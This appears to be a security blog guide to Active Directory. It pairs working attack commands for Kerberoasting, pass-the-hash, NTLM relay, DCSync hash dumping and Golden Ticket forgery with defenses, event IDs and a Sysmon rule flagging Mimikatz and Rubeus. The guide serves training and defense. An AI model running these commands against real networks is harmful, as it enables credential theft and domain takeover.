Active Directory Attacks & Defense - A Complete Guide
In-depth guide to Active Directory attack techniques and defense strategies, covering enumeration, lateral movement, persistence, and detection.

Active Directory (AD) is the backbone of identity and access management in virtually every enterprise environment. It manages authentication, authorization, and group policies for thousands — sometimes hundreds of thousands — of users, computers, and services. This centrality also makes it the most valuable target for attackers. Compromising Active Directory means owning the entire organization. This guide covers the complete attack lifecycle against AD environments and the defensive measures to stop each stage.
Active Directory Enumeration
Before launching any attack, thorough enumeration reveals the attack surface. The goal is to map users, groups, computers, trusts, Group Policy Objects, and ACL-based attack paths.
BloodHound
BloodHound is the single most powerful AD enumeration tool. It uses graph theory to identify the shortest attack paths from any compromised user to Domain Admin:
# Collect data with SharpHound
.\SharpHound.exe -c All --zipfilename bloodhound_data.zip

# Alternative: PowerShell collector
Import-Module .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\temp\

# From Linux with bloodhound-python
bloodhound-python -u 'svc_backup' -p 'Password123' -d corp.local -ns 10.10.10.1 -c All
Import the resulting ZIP into the BloodHound GUI, then run built-in analytics queries: “Shortest Paths to Domain Admins,” “Kerberoastable Accounts,” “Users with DCSync Rights,” and “Shortest Paths from Owned Principals.”
PowerView
PowerView provides granular enumeration without needing BloodHound infrastructure:
# Import PowerView
Import-Module .\PowerView.ps1

# Enumerate domain users
Get-DomainUser | Select-Object samaccountname, description, memberof

# Find users with SPN set (Kerberoastable)
Get-DomainUser -SPN | Select-Object samaccountname, serviceprincipalname

# Enumerate domain groups and members
Get-DomainGroup -Identity "Domain Admins" | Get-DomainGroupMember

# Find computers where current user has local admin
Find-LocalAdminAccess

# Enumerate GPOs and their links
Get-DomainGPO | Select-Object displayname, gpcfilesyspath

# Discover domain trusts
Get-DomainTrust
Get-ForestTrust

# Find ACL-based attack paths
Find-InterestingDomainAcl -ResolveGUIDs | Where-Object {$_.IdentityReferenceName -match "helpdesk"}
LDAP Enumeration
For stealthier enumeration or from Linux, direct LDAP queries work without specialized tools:
# Enumerate users via LDAP
ldapsearch -x -H ldap://10.10.10.1 -D "svc_backup@corp.local" -w 'Password123' \
  -b "DC=corp,DC=local" "(objectClass=user)" samAccountName description memberOf

# Find accounts with no pre-authentication required (AS-REP Roastable)
ldapsearch -x -H ldap://10.10.10.1 -D "svc_backup@corp.local" -w 'Password123' \
  -b "DC=corp,DC=local" "(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))" samAccountName
Initial Access Techniques
Kerberoasting
Kerberoasting targets service accounts with Service Principal Names (SPNs). Any authenticated domain user can request a Kerberos TGS ticket for any SPN, then crack it offline to recover the service account’s password:
# From Linux with Impacket
impacket-GetUserSPNs corp.local/svc_backup:'Password123' -dc-ip 10.10.10.1 -request -outputfile kerberoast_hashes.txt

# Crack the hashes
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt --rules-file /usr/share/hashcat/rules/best64.rule
# From Windows with Rubeus
.\Rubeus.exe kerberoast /outfile:hashes.txt
# Target specific high-value accounts
.\Rubeus.exe kerberoast /user:svc_sql /outfile:svc_sql_hash.txtWhy it works: Service accounts frequently have weak or never-changed passwords, and the TGS ticket is encrypted with the account’s NTLM hash, making offline cracking possible.
AS-REP Roasting
Accounts configured with “Do not require Kerberos preauthentication” allow anyone to request an AS-REP ticket without knowing the password:
# Find and roast AS-REP vulnerable accounts
impacket-GetNPUsers corp.local/ -dc-ip 10.10.10.1 -usersfile users.txt -format hashcat -outputfile asrep_hashes.txt

# Crack the hashes
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
LLMNR/NBT-NS Poisoning
When DNS resolution fails, Windows falls back to LLMNR and NBT-NS broadcasts. An attacker on the network can respond to these broadcasts and capture NTLMv2 hashes:
# Start Responder to capture hashes
sudo responder -I eth0 -rdwv

# Captured NTLMv2 hashes appear in the console and log files
# Crack them with hashcat
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt
Combine with NTLM relay for immediate authentication without cracking:
# Set up ntlmrelayx to relay captured auth to target hosts
impacket-ntlmrelayx -tf targets.txt -smb2support -i

# Or execute commands directly
impacket-ntlmrelayx -tf targets.txt -smb2support -c "whoami /all"
Lateral Movement
Once you have credentials, moving laterally to other systems is the next phase.
Pass-the-Hash (PtH)
With an NTLM hash (no plaintext password needed), authenticate to other systems where that account has access:
# PtH with Impacket psexec
impacket-psexec -hashes :aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 corp.local/admin@10.10.10.5

# PtH with CrackMapExec for mass lateral movement
crackmapexec smb 10.10.10.0/24 -u admin -H e19ccf75ee54e06b06a5907af13cef42 --local-auth

# PtH with evil-winrm
evil-winrm -i 10.10.10.5 -u admin -H e19ccf75ee54e06b06a5907af13cef42
Pass-the-Ticket (PtT)
Use a stolen Kerberos ticket (TGT or TGS) to authenticate without knowing the password or hash:
# Export tickets from memory with Rubeus
.\Rubeus.exe dump /service:krbtgt

# Import a ticket into the current session
.\Rubeus.exe ptt /ticket:base64_encoded_ticket

# From Linux with Impacket - use a ccache file
export KRB5CCNAME=/tmp/admin.ccache
impacket-psexec -k -no-pass corp.local/admin@dc01.corp.local
Overpass-the-Hash
Convert an NTLM hash into a Kerberos ticket, enabling authentication to services that only accept Kerberos:
# With Rubeus - request a TGT using an NTLM hash
.\Rubeus.exe asktgt /user:admin /rc4:e19ccf75ee54e06b06a5907af13cef42 /ptt
Privilege Escalation
ACL-Based Attacks
Active Directory ACLs often contain dangerous permissions that create unintended escalation paths:
# GenericAll on a user - reset their password
Set-DomainUserPassword -Identity targetadmin -AccountPassword (ConvertTo-SecureString 'NewP@ss123!' -AsPlainText -Force)

# GenericWrite on a user - set an SPN for Kerberoasting
Set-DomainObject -Identity targetadmin -Set @{serviceprincipalname='fake/service'}

# WriteDACL - grant yourself DCSync rights
Add-DomainObjectAcl -TargetIdentity "DC=corp,DC=local" -PrincipalIdentity compromised_user -Rights DCSync
DCSync
With the Replicating Directory Changes rights (legitimately held by Domain Controllers), extract every password hash in the domain:
# DCSync with Impacket
impacket-secretsdump corp.local/compromised_user:'Password123'@10.10.10.1 -just-dc-ntlm

# Target specific accounts
impacket-secretsdump corp.local/compromised_user:'Password123'@10.10.10.1 -just-dc-user krbtgt
Persistence Mechanisms
Golden Ticket
A Golden Ticket is a forged TGT signed with the KRBTGT account’s hash. It grants unrestricted access to every resource in the domain for the ticket’s lifetime (default: 10 years):
# First, extract the KRBTGT hash via DCSync
impacket-secretsdump corp.local/admin:'P@ssw0rd'@dc01.corp.local -just-dc-user krbtgt

# Forge a Golden Ticket with Impacket
impacket-ticketer -nthash <krbtgt_ntlm_hash> -domain-sid S-1-5-21-... -domain corp.local administrator

# Use the ticket
export KRB5CCNAME=administrator.ccache
impacket-psexec -k -no-pass corp.local/administrator@dc01.corp.local
# With Mimikatz
kerberos::golden /user:administrator /domain:corp.local /sid:S-1-5-21-... /krbtgt:<hash> /pttRemediation: The KRBTGT password must be reset twice (since AD keeps the current and previous password) to invalidate all Golden Tickets.
Silver Ticket
A Silver Ticket is a forged TGS for a specific service, signed with that service account’s hash. It bypasses the KDC entirely and is harder to detect:
# Forge a Silver Ticket for CIFS (file shares) on a target server
kerberos::golden /user:administrator /domain:corp.local /sid:S-1-5-21-... /target:fileserver.corp.local /service:cifs /rc4:<service_account_hash> /ptt
DCShadow
DCShadow temporarily registers a rogue Domain Controller, allowing the attacker to inject arbitrary changes into AD replication — adding backdoor users, modifying group memberships, or altering SPNs — while generating minimal log evidence on legitimate DCs.
Defense Strategies
Administrative Tier Model
Microsoft’s tiered administration model prevents credential exposure across security boundaries:
- Tier 0: Domain Controllers and AD infrastructure. Only Tier 0 admins access these systems.
- Tier 1: Member servers (application servers, databases). Separate admin accounts.
- Tier 2: Workstations and user devices. Separate admin accounts.
The critical rule: higher-tier credentials never touch lower-tier systems. A Domain Admin should never log into a workstation, because if that workstation is compromised, the attacker captures Domain Admin credentials.
LAPS (Local Administrator Password Solution)
LAPS automatically rotates and randomizes local administrator passwords on every domain-joined computer, eliminating the risk of a single compromised local admin hash being reused across the environment:
# Install LAPS and configure via GPO
# Verify LAPS is working
Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd | Select-Object Name, ms-Mcs-AdmPwd
Privileged Access Workstations (PAWs)
PAWs are hardened, dedicated workstations used exclusively for administrative tasks. They run a locked-down OS image, allow no internet access or email, and are the only systems from which privileged actions can be performed.
Protected Users Security Group
Add all privileged accounts to the Protected Users group. This enforces Kerberos-only authentication (no NTLM), disables delegation, reduces TGT lifetime to 4 hours, and prevents credential caching on endpoints.
Detection and Monitoring
Critical Event IDs
Configure alerts on these Windows Security Event IDs:
| Event ID | Description | Attack Indicator |
|---|---|---|
| 4720 | User account created | Persistence |
| 4728/4732 | Member added to security group | Privilege escalation |
| 4768 | TGT requested (with RC4) | Overpass-the-Hash |
| 4769 | TGS requested | Kerberoasting |
| 4771 | Kerberos pre-auth failed | AS-REP Roasting attempt |
| 4776 | NTLM authentication | Pass-the-Hash |
| 4624 (Type 3,10) | Logon events | Lateral movement |
| 4662 | Directory service access | DCSync |
Sysmon Configuration
Deploy Sysmon with a comprehensive configuration like SwiftOnSecurity’s to capture process creation with command lines, network connections, named pipe events, and WMI activity:
<!-- Key Sysmon rules for AD attack detection -->
<RuleGroup groupRelation="or">
  <ProcessCreate onmatch="include">
    <!-- Detect credential dumping tools -->
    <Image condition="contains">mimikatz</Image>
    <Image condition="contains">rubeus</Image>
    <CommandLine condition="contains">sekurlsa</CommandLine>
    <CommandLine condition="contains">kerberos::golden</CommandLine>
    <CommandLine condition="contains">lsadump::dcsync</CommandLine>
    <!-- Detect BloodHound/SharpHound -->
    <Image condition="contains">SharpHound</Image>
    <CommandLine condition="contains">Invoke-BloodHound</CommandLine>
  </ProcessCreate>
</RuleGroup>
Honey Tokens and Deception
Create decoy accounts with attractive names like svc_backup_admin or sql_admin that are never used legitimately. Any authentication attempt against these accounts triggers an immediate high-priority alert, indicating active adversary enumeration or credential stuffing.
Active Directory security is not a one-time configuration — it requires continuous assessment, monitoring, and improvement. Run regular BloodHound analyses to discover new attack paths, audit ACLs and group memberships quarterly, and practice your detection capabilities with purple team exercises that simulate real attack chains.